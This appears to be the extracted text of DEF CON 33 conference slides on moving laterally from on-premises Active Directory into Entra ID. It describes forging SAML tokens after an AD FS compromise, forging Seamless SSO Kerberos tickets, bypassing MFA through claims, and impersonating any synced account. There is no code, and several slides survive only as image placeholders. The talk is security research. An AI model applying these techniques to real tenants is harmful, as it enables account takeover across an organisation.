

Advanced Active Directory to Entra ID lateral movement techniques

Dirk-jan Mollema @ DEF CON 33

About me



- Dirk-jan Mollema
- From The Hague, Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Talks at Black Hat / DEF CON / BlueHat / Troopers / x33fcon
- Author of several Active Directory and Entra ID tools
 - mitm6
 - ldapdomaindump
 - adidnsdump
 - BloodHound.py
 - ntlmrelayx / krbrelayx
 - ROADtools

Socials

Blog/talks:

Twitter/X:

BlueSky:

dirkjanm.io

[@_dirkjan](https://twitter.com/_dirkjan)

[@dirkjanm.io](https://bsky.app/profile/dirkjanm.io)

Agenda

- Existing hybrid attacks and their constraints
- Policies
- Exchange (hybrid)


Hybrid attacks

Starting point = full control over on-prem AD


Existing hybrid attacks

- Configuration dependent attacks:
 - AD FS compromise allowing forged SAML tokens.
 - Seamless SSO compromise allowing forged Kerberos Tickets (silver tickets).
- Entra ID connect based attacks.

AD FS and forging SAML tokens




Seamless SSO and forging Kerberos tickets




Domains in hybrid AD / Entra ID

- We can sync multiple AD domains / forests to the same tenant.
- All users from these domains will be “pooled” together in Entra ID.
- However, we can configure authentication (managed/federated) on a **per domain** basis.
 - This is what confuses people (including me).
- In Entra ID, there is no boundary between different custom domains.
- However, there is a difference between synced accounts and “cloud-only” accounts.

Entra ID – hybrid setup




Hybrid domain compromise




Compromising any hybrid auth material in the tenant allows attackers to authenticate as any hybrid user in Entra ID

Forging tokens / tickets

- AD FS token forging (Golden SAML) and Seamless SSO ticket forging are quite similar conceptually.
- Compromise authentication material on-premises, use it to auth to the cloud.
- Main difference:
 - AD FS can issue MFA claims, **bypass MFA** on the Entra ID side.
 - Mitigations exist by refusing MFA claims from SAML tokens.
 - Seamless SSO is **only** a replacement for the **password**.
- Both methods are not isolated to a specific domain.
- Every AD FS token signing cert and every Seamless SSO key works for **all domains** in your tenant.
- Allows for impersonation of any synced account (not cloud-only accounts).



Convert cloud-only user to hybrid user



